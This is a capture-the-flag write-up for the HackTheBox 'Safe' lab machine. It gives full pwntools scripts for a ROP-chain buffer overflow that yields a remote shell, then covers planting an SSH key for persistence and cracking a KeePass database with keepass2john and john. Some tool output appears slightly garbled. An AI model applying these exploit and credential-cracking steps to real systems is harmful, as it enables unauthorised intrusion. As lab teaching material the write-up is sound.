

HackTheBox – Safe



Summary

- Discovered custom application running on port 1337
- Developed a script to exploit a buffer overflow vulnerability by using a ROP chain within the custom application, exploiting this gave access to the user – user.
- Gained persistent access by copying public key to SSH authorized_users.
- Cracked KeePass hashes stored on users home directory, this provided the password for the root account.
- Used su to gain root privileges.

Recon

I began by adding safes IP address to /etc/hosts as safe.htb, followed up with a fast nmap scan of the top 1000 ports, only revealing ports 22 and 80 running SSH and HTTP respectively. A scan of all ports revealed that port 1337 was also open.

```
root@kali:~/Desktop/HTB/Safe# nmap safe.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 10:22 UTC
Nmap scan report for safe.htb (10.10.10.147)
Host is up (0.027s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~/Desktop/HTB/Safe# ports=$(nmap -T5 safe.htb -p- | grep tcp | cut -f1 -d"/"); ports=$(echo $ports | sed "s/ /,/g"); echo $ports
22,80,1337
```

A more thorough scan of the open ports shows that port 22 and 80 are fairly standard and nothing immediately jumps out, however port 1337 appears to be a service which simply asks for a string to be echoed back.

```
# Nmap 7.80 scan initiated Fri Jun 12 10:23:19 2020 as: nmap -A -p22,80,1337 -oN nmap.txt safe.htb
Nmap scan report for safe.htb (10.10.10.147)
Host is up (0.031s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)
|_  256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)
|_  256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ _http-server-header: Apache/2.4.25 (Debian)
|_ _http-title: Apache2 Debian Default Page: It works
1337/tcp  open  waste?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP:
|_     05:27:51 up 11 min, 0 users, load average: 0.02, 0.01, 0.00
|_   DNSVersionBindReqTCP:
|_     05:27:46 up 11 min, 0 users, load average: 0.02, 0.01, 0.00
|_   GenericLines:
|_     05:27:34 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_     What do you want me to echo back?
|_   GetRequest:
|_     05:27:40 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_     What do you want me to echo back? GET / HTTP/1.0
|_   HTTPOptions:
|_     05:27:40 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_     What do you want me to echo back? OPTIONS / HTTP/1.0
|_   Help:
|_     05:27:56 up 11 min, 0 users, load average: 0.02, 0.01, 0.00
|_     What do you want me to echo back? HELP
|_   NULL:
|_     05:27:34 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_   RPCCheck:
|_     05:27:41 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_   RTSPRequest:
|_     05:27:41 up 11 min, 0 users, load average: 0.03, 0.01, 0.00
|_     What do you want me to echo back? OPTIONS / RTSP/1.0
|_   SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_     05:27:56 up 11 min, 0 users, load average: 0.02, 0.01, 0.00
|_     What do you want me to echo back?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.80%I=7%D=6/12%Time=5EE3579D%P=x86_64-pc-linux-gnu%r(NU
```

```
SF:LL,3F,"x2005:27:34x20upx2011x20min,x20x200x20users,x20x20load\
SF:x20average:x200\03,x200\01,x200\00n")%r(GenericLines,64,"x2005:
SF:27:34x20upx2011x20min,x20x200x20users,x20x20loadx20average:x2
SF:00\03,x200\01,x200\00n\nWhatx20dox20youx20wantx20mex20tox20
SF:echox20back?x20r\n")%r(GetRequest,72,"x2005:27:40x20upx2011x20m
SF:in,x20x200x20users,x20x20loadx20average:x200\03,x200\01,x200
SF:\00n\nWhatx20dox20youx20wantx20mex20tox20echox20back?x20GET\
SF:x20/x20HTTP/1\0r\n")%r(HTTPOptions,76,"x2005:27:40x20upx2011x20m
SF:in,x20x200x20users,x20x20loadx20average:x200\03,x200\01,x200
SF:\00n\nWhatx20dox20youx20wantx20mex20tox20echox20back?x20OPTI
SF:ONSx20/x20HTTP/1\0r\n")%r(RTSPRequest,76,"x2005:27:41x20upx2011\
SF:x20min,x20x200x20users,x20x20loadx20average:x200\03,x200\01,\
SF:x200\00n\nWhatx20dox20youx20wantx20mex20tox20echox20back?x20
SF:OPTIONSx20/x20RTSP/1\0r\n")%r(RPCCheck,3F,"x2005:27:41x20upx2011
SF:x20min,x20x200x20users,x20x20loadx20average:x200\03,x200\01,\
SF:x200\00n")%r(DNSVersionBindReqTCP,3F,"x2005:27:46x20upx2011x20mi
SF:n,x20x200x20users,x20x20loadx20average:x200\02,x200\01,x200\
SF:00n")%r(DNSStatusRequestTCP,3F,"x2005:27:51x20upx2011x20min,x20\
SF:x200x20users,x20x20loadx20average:x200\02,x200\01,x200\00n")
SF:%r(Help,68,"x2005:27:56x20upx2011x20min,x20x200x20users,x20x20
SF:loadx20average:x200\02,x200\01,x200\00n\nWhatx20dox20youx20w
SF:antx20mex20tox20echox20back?x20HELPx20r\n")%r(SSLSessionReq,65,"x2
SF:005:27:56x20upx2011x20min,x20x200x20users,x20x20loadx20average
SF::x200\02,x200\01,x200\00n\nWhatx20dox20youx20wantx20mex20to
SF:x20echox20back?x20x16x03n")%r(TerminalServerCookie,64,"x2005:27
SF:56x20upx2011x20min,x20x200x20users,x20x20loadx20average:x200
SF:\02,x200\01,x200\00n\nWhatx20dox20youx20wantx20mex20tox20ec
SF:hox20back?x20x03n")%r(TLSSESSIONReq,65,"x2005:27:56x20upx2011x
SF:20min,x20x200x20users,x20x20loadx20average:x200\02,x200\01,x
SF:200\00n\nWhatx20dox20youx20wantx20mex20tox20echox20back?x20\
SF:x16x03n");
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.12 (94%), Linux 3.13 (94%), Linux 3.8 - 3.11 (94%), Linux 4.8 (94%), Linux 4.4 (94%), Linux 4.9 (94%)


No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Navigating to port 1337 and supplying a string doesn't appear to do much of interest, after attempting several ideas, including command injection and directory traversal attacks with no success I moved on to port 80.

Port 80 only displayed the default apache2 page, and dirb didn't provide any results to pursue.



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

The source code however contained a comment, explaining that “myapp” could be downloaded from this page, this appears to be the app running on port 1337.



```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <!-- 'myapp' can be downloaded to analyze from here
5     its running on port 1337 -->
6 <head>
7 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
8 <title>Apache2 Debian Default Page: It works</title>
9 <style type="text/css" media="screen">
```

After decompiling the app using ghidra it became apparent that there is potential for a buffer overflow attack against this app. The main function has a variable which accepts 112 characters as input, puts and gets are also vulnerable functions. The app appears to make a call to the system function which then runs /usr/bin/uptime, this can be overwritten with /bin/sh, which will eventually provide a shell to the remote system.



```
1
2 undefined8 main(void)
3
4 {
5     char local_78 [112];
6
7     system("/usr/bin/uptime");
8     printf("\nWhat do you want me to echo back? ");
9     gets(local_78);
10    puts(local_78);
11    return 0;
12 }
13
```

Binary Disassembly/Exploit Development

Using checksec reveals that myapp has NX protection, meaning that we can't place any executable shellcode on the stack. This can be bypassed by using a ROP (Return Oriented Programming) chain.

```
root@kali:~/Desktop/HTB/Safe# checksec myapp
[*] '/root/Desktop/HTB/Safe/myapp'
  Arch:       amd64-64-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x400000)
  SQLMap:     0.0.0
root@kali:~/Desktop/HTB/Safe#
```

Passing a string of 112 A's, 8 B's and 8 C's to the program crashes it and creates a clean overwrite of RBP.

```
gef> r
Starting program: /root/Desktop/HTB/Safe/myapp
[Detaching after vfork from child process 5313]
11:41:21 up 1:31, 2 users, load average: 0.46, 0.94, 1.40

What do you want me to echo back? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCC
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB
BBBBBBBBCCCCCCCC

Program received signal SIGSEGV, Segmentation fault.
0x000000004011ac in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]

----- registers -----
$rax : 0x0
$rbx : 0x0
$rcx : 0x00007ffff7ee3643 → 0x5577ffff003d48 ("H=?")
$rdx : 0x0
$rsp : 0x00007fffffe1b8 → "CCCCCCCC"
$rbp : 0x4242424242424242 ("BBBBBBBB"? )
$rsi : 0x000000004052a0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[ ... ]"
$rdi : 0x00007ffff7fb44c0 → 0x0000000000000000
$rip : 0x000000004011ac → <main+77> ret
$r8 : 0x81
$r9 : 0x0
$r10 : 0x00007ffff7feff40 → <strcmp+4464> pxor xmm0, xmm0
$r11 : 0x246
$r12 : 0x0000000000401070 → <_start+0> xor ebp, ebp
$r13 : 0x00007fffffe290 → 0x0000000000000001
$r14 : 0x0
$r15 : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

----- stack -----
0x00007fffffe1b8|+0x0000: "CCCCCCCC" ← $rsp
0x00007fffffe1c0|+0x0008: 0x0000000000000000
0x00007fffffe1c8|+0x0010: 0x00007fffffe298 → 0x00007fffffe56e → "/root/Desktop/HTB/Safe/myapp"
0x00007fffffe1d0|+0x0018: 0x0000000100040000
0x00007fffffe1d8|+0x0020: 0x000000000040115f → <main+0> push rbp
0x00007fffffe1e0|+0x0028: 0x0000000000000000
0x00007fffffe1e8|+0x0030: 0x70326516c8c6fb3e
0x00007fffffe1f0|+0x0038: 0x0000000000401070 → <_start+0> xor ebp, ebp

----- code:x86:64 -----
0x4011a1 <main+66> call 0x401030 <puts@plt>
0x4011a6 <main+71> mov eax, 0x0
0x4011ab <main+76> leave
→ 0x4011ac <main+77> ret
[!] Cannot disassemble from $PC

----- threads -----
[#0] Id 1, Name: "myapp", stopped 0x4011ac in main (), reason: SIGSEGV

----- trace -----
[#0] 0x4011ac → main()
```

Disassembling the main and test functions returns the following:

```
gef> disass main
Dump of assembler code for function main:
0x000000000040115f <+0>:    push    rbp
0x0000000000401160 <+1>:    mov     rbp, rsp
0x0000000000401163 <+4>:    sub     rsp, 0x70
0x0000000000401167 <+8>:    lea     rdi, [rip+0xe9a]          # 0x402008
0x000000000040116e <+15>:   call    0x401040 <system@plt>
0x0000000000401173 <+20>:   lea     rdi, [rip+0xe9e]          # 0x402018
0x000000000040117a <+27>:   mov     eax, 0x0
0x000000000040117f <+32>:   call    0x401050 <printf@plt>
0x0000000000401184 <+37>:   lea     rax, [rbp-0x70]
0x0000000000401188 <+41>:   mov     esi, 0x3e8
0x000000000040118d <+46>:   mov     rdi, rax
0x0000000000401190 <+49>:   mov     eax, 0x0
0x0000000000401195 <+54>:   call    0x401060 <gets@plt>
0x000000000040119a <+59>:   lea     rax, [rbp-0x70]
0x000000000040119e <+63>:   mov     rdi, rax
0x00000000004011a1 <+66>:   call    0x401030 <puts@plt>
0x00000000004011a6 <+71>:   mov     eax, 0x0
0x00000000004011ab <+76>:   leave
=> 0x00000000004011ac <+77>:   ret
End of assembler dump.
gef> █
```

```
gef> disass test
Dump of assembler code for function test:
0x0000000000401152 <+0>:    push    rbp
0x0000000000401153 <+1>:    mov     rbp, rsp
0x0000000000401156 <+4>:    mov     rdi, rsp
0x0000000000401159 <+7>:    jmp     r13
0x000000000040115c <+10>:   nop
0x000000000040115d <+11>:   pop     rbp
0x000000000040115e <+12>:   ret
End of assembler dump.
gef> █
```

With this information it was possible to start writing a script that will overwrite the system call and ultimately provide a shell on the remote machine. The system function is called at 0x401040. From the test function (0x401152) we can see that anything that is in RBP will end up in RDI, it will then jump to r13

The last part needed is a memory address to pop r13, this can be done with ropper, returning a value of 0x401206

```
gef> ropper --search "pop r13"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r13

[INFO] File: /root/Desktop/HTB/Safe/myapp
0x0000000000401206: pop r13; pop r14; pop r15; ret;
```

With an understanding now of how this app runs I created the following script to exploit it locally.

```
from pwn import *

context(os="Linux", arch="amd64")
p = process("./myapp")

junk = "A" * 112
shell = "/bin/sh\x00"
r13 = p64(0x401206)
r14_15 = p64(0x000000) #Junk to fill the jumps that we're not interested in
test = p64(0x401152)
system = p64(0x401040)

exploit = junk + shell + r13 + system + (r14_15 * 2) + test

p.sendline(exploit)
p.interactive()
```

Running this provided me with a shell as root on my local machine.

[illegible]

Foothold

Making a minor modification to the script on the variable - “p” provides a connection to the remote machine as the user – user.

```
from pwn import *

context(os="Linux", arch="amd64")
p = remote("safe.htb", 1337)

junk = "A" * 112
shell = "/bin/sh\x00"
r13 = p64(0x401206)
r14_15 = p64(0x000000) #Junk to fill the jumps that we're not interested in
test = p64(0x401152)
system = p64(0x401040)

exploit = junk + shell + r13 + system + (r14_15 * 2) + test

p.sendline(exploit)
p.interactive()
```



```

root@kali:~/Desktop/HTB/Safe# python exploit.py
[+] Opening connection to safe.htb on port 1337: Done
[*] Switching to interactive mode
07:05:36 up 1:49, 0 users, load average: 0.00, 0.00, 0.00
$ whoami; uname -a
user
Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64 GNU/Linux
$

```

As this shell wasn't the most stable I took advantage of SSH and copied my public key across to authorized_users and logged in via SSH.

```

$ cd /home
$ ls -la
total 12
drwxr-xr-x 3 root root 4096 May 13 2019 .
drwxr-xr-x 22 root root 4096 May 13 2019 ..
drwxr-xr-x 3 user user 4096 May 13 2019 user
$ cd user/.ssh
$ ls -la
total 8
drwx----- 2 user user 4096 Jun 12 07:08 .
drwxr-xr-x 3 user user 4096 May 13 2019 ..
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQD8e6TKstAXAiYE6ot5Vep9pPSnF
CQ4kY2+cFwR0RlPQPZksNyJiQYVfiXK5E11Egle2U3dEnLDPLIrER378VW2h0tan2nAiHxth5
zgRjZwWmUAtMoL1FP9mgBHantaqrrXqjnaeW4lUBjSFDH2CVuxgzpzyNEggqY24K/xniyUK04
$

```

In users home directory there is a file named MyPasswords.kdbx – this is a keepass database, locked with a password and a specific image.

```

user@safe:~$ ls -la
total 11284
drwxr-xr-x 3 user user 4096 May 13 2019 .
drwxr-xr-x 3 root root 4096 May 13 2019 ..
lrwxrwxrwx 1 user user 9 May 13 2019 .bash_history -> /dev/null
-rw-r--r-- 1 user user 220 May 13 2019 .bash_logout
-rw-r--r-- 1 user user 3526 May 13 2019 .bashrc
-rw-r--r-- 1 user user 1907614 May 13 2019 IMG_0545.JPG
-rw-r--r-- 1 user user 1916770 May 13 2019 IMG_0546.JPG
-rw-r--r-- 1 user user 2529361 May 13 2019 IMG_0547.JPG
-rw-r--r-- 1 user user 2926644 May 13 2019 IMG_0548.JPG
-rw-r--r-- 1 user user 1125421 May 13 2019 IMG_0552.JPG
-rw-r--r-- 1 user user 1085878 May 13 2019 IMG_0553.JPG
-rwxr-xr-x 1 user user 16592 May 13 2019 myapp
-rw-r--r-- 1 user user 2446 May 13 2019 MyPasswords.kdbx
-rw-r--r-- 1 user user 675 May 13 2019 .profile
drwx----- 2 user user 4096 Jun 12 07:09 .ssh
-rw----- 1 user user 33 May 13 2019 user.txt
user@safe:~$

```


Privilege Escalation

I used scp to copy the database and the images in users home directory.

```
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/MyPasswords.kdbx ./
MyPasswords.kdbx
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0545.JPG ./
IMG_0545.JPG
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0546.JPG ./
IMG_0546.JPG
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0547.JPG ./
IMG_0547.JPG
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0548.JPG ./
IMG_0548.JPG
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0552.JPG ./
IMG_0552.JPG
root@kali:~/Desktop/HTB/Safe# scp user@safe.htb:/home/user/IMG_0553.JPG ./
IMG_0553.JPG
root@kali:~/Desktop/HTB/Safe#
```

It is possible to crack the password for the database by providing the correct image to a program called keepass2john and running the provided hash through JtR or hashcat. I wrote a simple bash command to convert the images taken from users home directory into hashes and save them to a file named hashes.txt.


```
for jpg in $(ls IMG*.JPG); do keepass2john -k $jpg MyPasswords.kdbx | sed "s/MyPasswords/
$jpg/g" >> hashes.txt; done
```

```
root@kali:~/Desktop/HTB/Safe# for jpg in $(ls IMG*.JPG); do keepass2john -k $jpg MyPasswords.kdbx | sed "s/MyPasswords/$jpg/g" >> hashes.txt; done
root@kali:~/Desktop/HTB/Safe# cat hashes.txt
IMG_0545.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*17c3509ccfb3f9bf864fca0bfaa9ab137c7fca4729ceed09097899eb50dd88ae
IMG_0546.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*a22ce4289b755aebc6d4f1b49f2430abb6163e942ecdd10a4575aefe984d162
IMG_0547.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*e949722c426b3604b5f2c9c2068c46540a5a2a1c557e66766bab5881f36d93c7
IMG_0548.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*d86a22408dcbb156ca37e6883030b1a2699f0da5879c82e422c12e78356390f
IMG_0552.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*facad4962e8f4cb2718c1ff290b5026b7a038ec6de739ee8a8a2dd929c376794
IMG_0553.JPG:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568c
4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a240
fddce7a96*1*64*7c83badcfe0cd581613699bb4254d3ad06a1a517e2e81c7a7ff4493a5f881cf2
```

Running the list of hashes through john provided the password for the KeePass database – bullshit

```
root@kali:~/Desktop/HTB/Safe# john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bullshit (IMG_0547.JPG)
